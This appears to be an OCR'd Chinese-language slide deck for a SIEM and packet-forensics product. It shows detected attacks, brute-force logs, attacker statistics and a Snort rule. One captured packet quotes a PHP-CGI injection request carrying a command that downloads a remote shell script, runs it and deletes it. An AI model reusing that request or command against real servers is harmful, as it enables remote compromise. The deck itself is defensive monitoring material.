
攻擊行為分析

Ex：來至中國大陸的特定攻擊(時間固定每10秒)

即時黑名單比對

Botnet 黑名單連線





IP											
	41.228.38.41	140.92.10.232	4	20	0	978	186	no	0	64	20251 = 0x4f1b
	選項	無									

TCP	來源 通訊埠	目的地 通訊埠	R 1	R 0	UR G	AC K	PS H	RS T	SY N	FI N	seq #	ack	offset	res	window	urp	chksum
	55494 [sans] [tantalo] [sstats]	80 [sans] [tantalo] [sstats]				X	X				419118251	66147075	32	0	5840	0	19579 = 0x4c7b

選項		碼	長度	資料
	#1	(1) NOP	0	
	#2	(1) NOP	0	
	#3	(8) TS	8	123CC20450D6504E

Payload	
正常顯示	POST /cgi-bin/php4?%2D%64+%61%6C%6C%6F%77%5F%75%72%6C%5F%69%6E%63%6C%75%64%65%3D%6F%6E+%2D%64+%73%61%66%65%5I [2 non-ASCII characters] Host: 211.78.90.71 [2 non-ASCII characters] User-Agent: Mozilla/5.0 (iPad; CPU OS 6_0 like Mac OS X) AppleWebKit/536.26(KHTML, like Gecko) Version/6.0 Mc [2 non-ASCII characters] Content-Type: application/x-www-form-urlencoded [2 non-ASCII characters] Content-Length: 82 [2 non-ASCII characters] Connection: close [2 non-ASCII characters]
封包內容下載中	
以 pcap 格式下	<?php system("wget http://221.132.37.26/sh -O /tmp/sh;sh /tmp/sh;rm -rf /tmp/sh");

URL command injection-- 透過網頁方式呼叫系統指令，到downloader下載一 個惡意Shell script 並且執行後刪除。


221.132.37.26/sh%20-O%20/tmp/sh;sh%20/tmp/sh;rm%20-rf%20/tmp/sh
應用程式
林口公車
BBS
Relax
購物
從 IE 匯入
政府電子採購網
台灣固網
ESET NOD32 Antivirus 防毒系統警告：
存取拒絕！
詳情：
網頁：
http://221.132.37.26/sh -O /tmp/sh;sh /tmp/sh;rm -rf /tmp/sh
描述：
這網頁的存取已被ESET NOD32 Antivirus攔截。
這網頁已在有潛在危險內容網頁的名單中。
www.eset.hk


來至95.221.189.23
VNC密碼猜測攻擊
Security Events (SIEM)
Raw Logs (Logger)
弱點
偵測
報表
資產
智慧
Situational Awareness
組態配置
admin
使用者對話階段: 8 seconds
1 作用中使用者 17:28
簽章
日期 GMT+8:00
感測器
來源
目的地
資產 S → D
風險
Fortigate: Traffic log Allowed (10001)
2014-02-04 17:27:46 alienvault 83.143.8.110:56800 211.78.90.65:5900
2014-02-04 17:23:54 alienvault 83.143.8.110:60076 211.78.90.65:5900
2014-02-04 17:21:47 alienvault 83.143.8.110:53953 211.78.90.65:5900
2014-02-04 17:21:45 alienvault 83.143.8.110:51672 211.78.90.65:5900
2014-02-04 17:21:43 alienvault 83.143.8.110:49600 211.78.90.65:5900
2014-02-04 17:21:41 alienvault 83.143.8.110:63831 211.78.90.65:5900
2014-02-04 17:21:39 alienvault 83.143.8.110:61523 211.78.90.65:5900
2014-02-04 17:20:01 alienvault 83.143.8.110:60494 211.78.90.65:5900
2014-02-04 17:20:00 alienvault 83.143.8.110:58922 211.78.90.65:5900
2014-02-04 17:19:40 alienvault 85.195.109.99:52973 211.78.90.65:5900
2014-02-04 17:19:38 alienvault 85.195.109.99:52312 211.78.90.65:5900
2014-02-04 17:19:37 alienvault 85.195.109.99:5165 211.78.90.65:5900
2014-02-04 17:19:35 alienvault 85.195.109.99:5095 211.78.90.65:5900
2014-02-04 17:19:34 alienvault 85.195.109.99:5014 211.78.90.65:5900
2014-02-04 17:19:32 alienvault 85.195.109.99:4948 211.78.90.65:5900
2014-02-04 17:17:52 alienvault 85.195.109.99:5413 211.78.90.65:5900
2014-02-04 17:17:51 211.78.90.65:5900
2->2
0

網路行為分析

來至95.221.189.23
遠端RDP密碼猜測攻擊

網路異常連線來源分佈圖

TOPN 資安報表

IURecord


問題 已開啓 3
未解決 警示 770
最後更新: 2014-01-09 21:53:28
最後更新: 2014-04-15 12:06:53
最大值 優先序 2
最大值 風險 1
全域 分數
服務 層級 100 %

- 儀表板
- 意外事件
- 分析
- 報表
  - 報表
- 資產
- 智慧
- Situational Awareness
- 組態配置

admin
使用者對話階段: 29 minutes


Raw Logs - 最高 10 受攻擊主機

主機	發生率
192.168.1.255	2851272
192.168.1.91	533565
192.168.16.248	428880
192.168.9.253	362908
192.168.11.250	309584
192.168.13.252	307183
192.168.13.123	295175
192.168.8.249	257329
123.51.205.194	251813
123.51.205.202	223232



Raw Logs - 最高 10 攻擊主機

主機	發生率
192.168.1.15	1747864
Fortinet300A	619469
192.168.1.137	589180
192.168.5.198	542396
192.168.30.187	273276
192.168.1.100	233658
192.168.1.83	230687
192.168.30.181	213596
192.168.1.119	212236
220.135.30.112	193112



TOPN 資安報表

IURecord

問題 已開啓 3
未解決 警示 710
最後更新: 2014-01-09 21:53:28
最後更新: 2014-04-10 15:31:59
最大值 優先序 2
最大值 風險 1
全域 分數
服務 層級 100 %


- 儀表板
- 意外事件
- 分析
- 報表
  - 報表
- 資產
- 智慧
- Situational Awareness
- 組態配置

SIEM


SIEM events summary.


Geographic - 最高 20 攻擊國家

國家	攻擊	%
United States	4052	31.4%
China	2284	17.7%
Taiwan	1680	13%
Korea, Republic of	945	7.3%
Japan	420	3.3%
Unknown	418	3.2%
Russian Federation	414	3.2%
Brazil	370	2.9%
Poland	316	2.4%
Germany	236	1.8%
Indonesia	229	1.8%
United Kingdom	223	1.7%
Hong Kong	201	1.6%
Italy	197	1.5%
India	173	1.3%
Canada	165	1.3%
Ukraine	153	1.2%
France	151	1.2%
Czech Republic	147	1.1%
Singapore	146	1.1%




Top N事件及事件趨勢分析圖





鄰國家排名分析



Country	# of events	# of Src IPs	# of Dst IPs	Event
Unknown Country	4,294,928	120	161	
Asia/Pacific Region	1,723,883	0	15	
Taiwan	1,258,749	282	2,175	
United States	1,203,579	68	1,352	
South Africa	47,425	12	12	
Germany	42,244	1	54	
Russian Federation	41,601	2	39	
China	39,580	0	306	
Ireland	32,888	0	123	
Malaysia	16,306	3	11	
Satellite Provider	14,674	2	0	
Singapore	13,542	46	21	
Japan	12,669	1	38	
Spain	9,223	4	2	
Canada	5,166	0	27	
Netherlands	3,628	0	21	
United Kingdom	2,309	3	49	

數位鑑識 Forensics Analysis

Payload

正常顯示

封包內容下載中

以 pcap 格式下載

```
GET /webfolio/FrontShow/eiradar/eiradar_settings.xml HTTP/1.1
[2 non-ASCII characters]
Host: ep.cgu.edu.tw
[2 non-ASCII characters]
Accept: */*
[2 non-ASCII characters]
Accept-Language: zh-TW
[2 non-ASCII characters]
Referer: http://ep.cgu.edu.tw/webfolio/FrontShow/eiradar/eiradar.swf
[2 non-ASCII characters]
x-flash-version: 20,0,0,306
[2 non-ASCII characters]
Accept-Encoding: gzip
[2 non-ASCII characters]
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727
[2 non-ASCII characters]
Cookie: _ga=GA1.3.147429530.1427262129; _gat=1; ASPSESSIONIDSSTRCDTS=GFCBIGIBLOIFCFNJAOEOEPPH; ASP.NET_Sessi
[2 non-ASCII characters]
Via: 1.1 ep.cgu.edu.tw (Access Gateway-ag-2D9A17705DF5659B-51631691)
[2 non-ASCII characters]
X-Forwarded-For: 163.25.88.72
[2 non-ASCII characters]
X-Forwarded-Host: ep.cgu.edu.tw
[2 non-ASCII characters]
X-Forwarded-Server: ep.cgu.edu.tw
[2 non-ASCII characters]
Connection: Keep-Alive
[3 non-ASCII characters]
```

Snort規則偵測

File: emerging_pro-policy.rules

Rule: alert http $HOME_NET any -> $EXTERNAL_NET any

msg: "ET POLICY Outdated Windows Flash Version IE"


flow: established,to_server

content: "x-flash-version|3a 20|"

http_header:

幫助IT人員，深入分 析網路封包功能

業界領先技術，線上可直接抓封包進行分析(免安裝wireshark)



